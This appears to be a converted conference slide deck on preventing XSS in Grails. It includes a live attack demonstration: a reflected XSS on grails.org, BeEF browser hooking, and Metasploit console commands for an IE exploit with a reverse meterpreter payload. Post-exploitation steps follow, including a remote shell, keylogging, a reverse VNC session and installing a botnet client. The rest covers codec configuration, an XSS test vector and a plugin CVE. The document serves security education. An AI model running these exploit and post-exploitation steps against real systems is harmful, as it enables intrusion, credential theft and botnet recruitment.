

XSS Countermeasures in Grails



Rafael Luque @rafael_luque — OSOCO
José San Leandro @rydnr — Ventura24



Plugins You can find out about all the publicly available Grails plugins.

<iframe width="90



FILTERS [CLEAR FILTER](#)

 All Plugins

 Featured

 Top Installed

 Popular

 Recently Updated

 Newest

 Supported by SpringSource

 Pending Plugins

POPULAR TAGS

Javascript

Ajax

Security

Persistence

Database

Functionality

Nothing matched your query .

Oh no, Grails.org was PWN3D!!

Don't panic! This is a simple reflected XSS used as a proof of concept in our [talk about Grails and XSS prevention](#).

MY LIFE DOES NOT ALWAYS MAKE SENSE.

I KNEW, WHEN I SLIPPED INTO THE VOID, THAT IT WOULD BE THIS WAY.

ARROW KEYS OR WASD FOR MOVEMENT.

R TO RESTART THE LEVEL.

XSS Intro

XSS concepts

- What's a XSS
- XSS Types: Reflected, stored, DOM-based.
- Famous XSS attacks: Samy worm, MrBean defacement, ...

XSS threats

- Interface defacement
- Session hijacking
- Click hijacking
- Malware infection
- Your PC may be joined to the horde of zombies in a BotNet.



**Following
the
white
rabbit...**

The white rat

Something more than a joke...

 **GRAILS** by Pivotal.

Create Account | Login

Search on grails.org

Home Learn Products & Services Community Downloads Plugins

Plugins You can find out about all the publicly available Grails plugins.

Nothing matched your query -

Oh no, Grails.org was PWN3D!!

Don't panic! This is a simple reflected XSS used as a proof of concept in our [talk about Grails and XSS prevention](#).



FILTERS [CLEAR FILTER](#)

- All Plugins
- Featured
- Top Installed
- Popular
- Recently Updated
- Newest
- Supported by SpringSource
- Pending Plugins

POPULAR TAGS

- Javascript
- Ajax
- Security
- Persistence
- Database
- Functionality

Hooking your browser

Hooked browsers with BeEF

The screenshot shows the BeEF (Browser Exploitation Framework) interface. On the left, a tree view titled "Hooked Browsers" lists "Online Browsers" (including 54.247.72.179 and 213.4.16.51) and "Offline Browsers" (including evil.osoco.es, 87.216.104.196, and 213.4.16.51). The browser 213.4.16.51 is currently selected. The top navigation bar includes tabs for "Getting Started", "Logs", "Current Browser" (selected), "Details", "Logs", "Commands" (selected), "Rider", "XssRays", and "Ipec". The "Module Tree" panel on the right lists various exploit modules: Browser (47), Chrome Extensions (6), Debug (8), Exploits (51), Host (17), IPEC (6), Metasploit (0), Misc (7), Network (9), Persistence (4), Phonegap (15), and Social Engineering (14). The "Module Results History" panel is empty.

Exploiting your system

Exploiting the browser

1. Preparing the exploit server...

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~          x root@kali: ~
msf > use exploit/windows/browser/ms11_003_ie_css_import
msf exploit(ms11_003_ie_css_import) > set URIPATH /
URIPATH => /
msf exploit(ms11_003_ie_css_import) > set PAYLOAD windows/meterpreter/reverse_
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms11_003_ie_css_import) > set LHOST 10.4.0.169
LHOST => 10.4.0.169
msf exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.4.0.169:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.4.0.169:8080/
[*] Server started.
msf exploit(ms11_003_ie_css_import) >
```

Exploiting the browser

2. Injecting an invisible frame pointing to the exploit server...

The screenshot shows the Metasploit Framework interface with the following details:

- Left Panel (Hooked Browsers):** Lists "Online Browsers" (213.4.16.51) and "Offline Browsers" (evil.osoco.es, 87.216.104.196, 213.4.16.51).
- Top Navigation Bar:** Getting Started, Logs, Current Browser (selected), Details, Logs, Commands (selected), Rider, XSSRays, Ipc.
- Module Tree:** A tree view of available modules:
 - Browser (47)
 - Chrome Extensions (6)
 - Debug (8)
 - Exploits (51)
 - Host (17)
 - IFEC (6)
 - Metasploit (0)
 - Misc (7)
 - Create Invisible Iframe (selected)
 - Google Search
 - IFrame Event Logger
 - IFrame Sniffer
 - Local File Theft
 - Raw JavaScript
 - Read Gmail
 - Network (9)
 - Persistence (4)
 - Phonegap (15)
 - Social Engineering (14)
- Module Results History:** A table showing a single entry:

I...	Date	Label
0	2013-10-01	command 1 11:46
- Create Invisible Iframe:** A panel with the following fields:
 - Description: Creates an invisible iframe.
 - URL: `http://10.4.0.169:8080/`
- Bottom Right:** An "Execute" button.

Exploiting the browser


3. Exploit works and executes the payload...

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~ x root@kali: ~
msf exploit(ms11_003_ie_css_import) > [*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending redirect
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/q2T2g.html"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending HTML
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/generic-1380626301.dll"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending .NET DLL
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/iexplore.exe.config"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending CSS
[*] 10.4.0.175 ms11_003_ie_css_import - Received request for "/\xEE\x80\xA0\xE1\x81\x9A\x80\xA0\xE1\x81\x9A"
[*] 10.4.0.175 ms11_003_ie_css_import - Sending CSS
[*] Sending stage (751104 bytes) to 10.4.0.175
[*] Meterpreter session 1 opened (10.4.0.169:4444 -> 10.4.0.175:49350) at 2013-10-01 13:18:28 +0200
[*] Session ID 1 (10.4.0.169:4444 -> 10.4.0.175:49350) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (1760)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2480
[+] Successfully migrated to process

msf exploit(ms11_003_ie_css_import) > 
```

Exploiting the browser

4. Spawning notepad.exe process to migrate to...



Fun with post-exploitation

Post-exploitation phase

Run a remote shell



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
meterpreter > shell
Process 2560 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\luque\Desktop>cd C:\Users\luque\Documents
cd C:\Users\luque\Documents

C:\Users\luque\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 60A7-3678


Directory of C:\Users\luque\Documents

01/10/2013 13:30    <DIR>        .
01/10/2013 13:30    <DIR>        ..
01/10/2013 13:30                0 MySecrets.txt
                           1 File(s)          0 bytes
                           2 Dir(s) 12.655.747.072 bytes free

C:\Users\luque\Documents>
```

Post-exploitation phase

Keylogging



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
x  root@kali: ~
meterpreter > keysan_start
Starting the keystroke sniffer...
meterpreter > keysan_dump
Dumping captured keystrokes...
www.gmail.com <Return> myuser <Ctrl> <Alt> <LCtrl> <RMenu> 2gmail.com <Tab> mysecretpas
sword <Win>
meterpreter > keysan_stop
Stopping the keystroke sniffer...
meterpreter >
meterpreter >
meterpreter > [ ]
```

Post-exploitation phase


Run VNC session



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~
meterpreter >
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.4.0.169 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\luque\AppData\Local\Temp\bpqXSjn.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.4.0.169:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "luque-windows7"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
meterpreter >
```

Post-exploitation phase

Run VNC session




A close-up photograph of a man dressed as a zombie. He has dark, smudged makeup on his face with red streaks and a black eye. His neck and chest are covered in fake blood. He is wearing a white shirt with thin blue stripes. In the background, other people in costumes are visible, though they are out of focus.

Welcome to the
horde of
zombies

Joining to a botnet

1. Install the malware...



The screenshot shows a terminal window titled "root@kali: ~" with a menu bar in Spanish: Archivo, Editar, Ver, Buscar, Terminal, Pestañas, Ayuda. The window contains a command-line interface for the Metasploit framework, specifically a meterpreter session. The session ID is "meterpreter >". The user is performing a file upload and execution on a Windows system. The commands and their outputs are as follows:

```
root@kali: ~
meterpreter >
meterpreter >
meterpreter >
meterpreter > upload /root/flu-10_4_0_169.exe C:\\windows\\system32
[*] uploading   : /root/flu-10_4_0_169.exe -> C:\\windows\\system32
[*] uploaded   : /root/flu-10_4_0_169.exe -> C:\\windows\\system32\\flu-10_4_0_169.exe
meterpreter > execute -f C:\\windows\\system32\\flu-10_4_0_169.exe
Process 1688 created.
meterpreter >
meterpreter >
```

Joining to a botnet

2. Welcome to my botnet C&C...

The image shows a screenshot of a web-based botnet control panel. The title "FLU-PROJECT . coM" is displayed prominently at the top in a large, green, stylized font. Below the title are five white icons representing different functions: a house, a gear, a padlock, a person, and a power button. A horizontal line separates the header from the main content area. The main content area displays a single bot entry with the following details:

Bot (Address_MAC)	Status	Last connection	Last command	More
10.4.0.175 _080027B96641	■	2013/10/01 15:49:26		

Below the table, there are three small green icons: a magnifying glass over a document, a monitor, and a folder.

Responsibilities: Why is this still an issue?

Commercial software

- XSS is not known for business stakeholders

Commercial software

- XSS is not known for business stakeholders
- For most people, security means attacking your servers

Commercial software

- XSS is not known for business stakeholders
- For most people, security means attacking your servers
- Developers don't pay enough attention

Do your homework

- Raise awareness

Do your homework

- Raise awareness
- Practice with security tools


Do your homework

- Raise awareness
- Practice with security tools
- Promote defensive coding

Do your homework

- Raise awareness
- Practice with security tools
- Promote defensive coding
- Improve monitoring

Understanding Grails Encoding



Grails Pre-2.3 Gotchas

#1: Built-in default codec

#1: Built-in default codec

```
grails.views.default.codec
```

#1: Built-in default codec *is none!*

```
grails.views.default.codec = ''none''
```

#1: Built-in default codec *is none!*

Problems

You have to escape explicitly every untrusted data:

```
encodeAsHTML()  
encodeAsJavaScript()  
encodeAsURL()
```

#1: Built-in default codec *is none!*

Problems

High likelihood of XSS vulnerabilities in production.

E.g. Grails.org website.

#1: Built-in default codec *is none!*

Problems

Double-encoding prevention over *Security by default.*

#1: Built-in default codec *is none!*

Solution

Change default codec to HTML:

```
grails.views.default.codec = ''html''
```

#2: Inconsistent behaviour

Apply codec


Does not apply codec

- GSP EL: \${...}


#2: Inconsistent behaviour




#2: Inconsistent behaviour




#2: Inconsistent behaviour



#2: Inconsistent behaviour



#2: Inconsistent behaviour



#3: Tag output is not escaped

Problems

Review the tags you use to make sure they encode their output or have options for this (e.g. `encodeAs` attribute).

#3: Tag output is not escaped

Problems

Review the tags from plugins you use.

#3: Tag output is not escaped

Problems

Review the tags you invoke as methods in Controllers.

#3: Tag output is not escaped

Problems

Don't trust Grails core tags, they have inconsistent behaviour. E.g:

```
<g:fieldValue /> // HTML-encoded  
<g:message />    // NO HTML-encoded
```

#3: Tag output is not escaped

Solutions

If tag implementation doesn't encode, add it explicitly or invoke it as a method inside a GSP expression:

```
<g:message ... encodeAs='HTML' />  
${g.message(...)}  
g.message(...).encodeAsHTML()
```

#4: g:message doesn't escape arguments

Problems

With default codec set to HTML the following XSS attack vector works:

```
<g:message code='welcome' args='[params.user]'/>
```

where:

```
Welcome = Hi {0}!
```

```
params.user = <script>alert('pwnd')</script>
```

#4: g:message doesn't escape arguments

Solutions

Upgrade to a Grails version with the issue (GRAILS-7170) fixed:

2.0.5, 2.1.5, 2.2.2, 2.3-M1

#4: g:message doesn't escape arguments

Solutions

Escape explicitly or invoke the tag inside a GSP expression:

```
<g:message code='welcome' args='[params.user]'  
encodeAs='HTML'/>  
  
${g.message(code:'welcome', args:[params.user])}
```

#5: One codec is not enough

You MUST use the escape syntax for the context of the HTML document you're putting untrusted data into:

- HTML
- JavaScript
- URL
- CSS

#5: One codec is not enough

HTML entity encoding doesn't work if you're using untrusted data inside a <script>, or an event handler attribute like onmouseover, or inside CSS, or in a URL.

#5: One codec is not enough

Problems

You can override the default codec for a page, but not to switch the codec for each context:

```
<%@page defaultCodec='CODEC' %>
```

#5: One codec is not enough

Problems

How to manage GSPs with mixed encoding requirements?

#5: One codec is not enough

Solutions

Turn off default codec for that page and use
encodeAsJavaScript() and
encodeAsHTML() explicitly everywhere.

#5: One codec is not enough

Solutions

Extract the JavaScript fragment to a GSP tag encoding as JavaScript.

Grails 2.3 Encoding Enhancements

#1: New configuration more
secure by default

#1: New configuration more security by default

```
grails {
    views {
        gsp {
            encoding = 'UTF-8'
            htmlcodec = 'xml' // use xml escaping instead of HTML4
            codecs {
                expression = 'html' // escapes values inside ${}
                scriptlet = 'html' // escapes output from scriptlets in GSPs
                taglib = 'none' // escapes output from taglibs
                staticparts = 'none' // escapes output from static templates
            }
        }
        // escapes all not-encoded output at final stage of outputting
        filteringCodecForContentType {
            //'text/html' = 'html'
        }
    }
}
```

#2: Finer-grained control of codecs

Control the codecs used per plugin:

```
pluginName.grails.views.gsp.codecs.expression = 'CODEC'
```

#2: Finer-grained control of codecs

Control the codecs used per page:

```
<%@ expressionCodec='CODEC' %>
```

#2: Finer-grained control of codecs

Control the default codec used by a tag library:

```
static defaultEncodeAs = 'HTML'
```

Or on a per tag basis:

```
static encodeAsForTags = [tagName: 'HTML']
```

#2: Finer-grained control of codecs

Add support for an optional `encodeAs` attribute to all tags automatically:

```
<my:tag arg='foo.bar' encodeAs='JavaScript' />
```

#3: Context-sensitive encoding switching

Tag `withCodec('CODEC', Closure)` to switch the current default codec, pushing and popping a default codec stack.

```
out.println '<script type="text/javascript">'  
withCodec('JavaScript') {  
    out << body()  
}  
out.println()  
out.println '</script>'
```

#3: Context-sensitive encoding switching

Core tags like `<g:javascript/>` and `<r:script/>` automatically set an appropriate codec.

#4: Raw output

When you do not wish to encode a value, you can use the `raw()` method.

```
 ${raw(book.title)}
```

It's available in GSPs, controllers and tag libraries.

#5: Default encoding for all output

You can configure Grails to encode all output at the end of a response.

#5: Default encoding for all output

```
grails {
    views {
        gsp {
            codecs {
                expression = 'html' // escapes values inside ${}
                scriptlet = 'html' // escapes output from scriptlets in GSPs
                taglib = 'none' // escapes output from taglibs
                staticparts = 'raw' // escapes output from static templates
            }
        }
        // escapes all not-encoded output at final stage of outputting
        filteringCodecForContentType {
            'text/html' = 'html'
        }
    }
}
```

**Check your Plugins
security**

Plugins are also part of your application

- Grails plugins are not security audited

Plugins are also part of your application

- Grails plugins are not security audited
- **Grails plugins are part of your application's attack surface**

Plugins are also part of your application

- Grails plugins are not security audited
- Grails plugins are part of your application's attack surface
- Review plugins to make sure they encode, and if they don't you should JIRA the authors immediately, and fork and patch to fix your app quickly.

Demo: Javamelody vulnerability

- CVE-2013-4378 vulnerability reported.

Demo: Javamelody vulnerability

- CVE-2013-4378 vulnerability reported.
- Allows **blind XSS** attack via X-Forwarded-For header spoofing.

Demo: Javamelody vulnerability

- CVE-2013-4378 vulnerability reported.
- Allows **blind XSS** attack via X-Forwarded-For header spoofing.
- The attack target is the admin's browser.

Demo: Javamelody vulnerability

- CVE-2013-4378 vulnerability reported.
- Allows **blind XSS** attack via X-Forwarded-For header spoofing.
- The attack target is the admin's browser.
- Fixed in the last release (1.47).

Demo: Javamelody vulnerability

- CVE-2013-4378 vulnerability reported.
- Allows **blind XSS** attack via X-Forwarded-For header spoofing.
- The attack target is the admin's browser.
- Fixed in the last release (1.47).
- You should upgrade ASAP.

Solutions: What options do we have?

Think like an attacker

- According to your grails version

Think like an attacker

- According to your grails version
- Find unescaped values

Think like an attacker

- According to your grails version
- Find unescaped values
- Use fuzzers

Think like an attacker

- According to your grails version
- Find unescaped values
- Use fuzzers
- Read and understand Samy code

Think like an attacker

- According to your grails version
- Find unescaped values
- Use fuzzers
- Read and understand Samy code
- Review OWASP XSS cheatsheets

Be aware

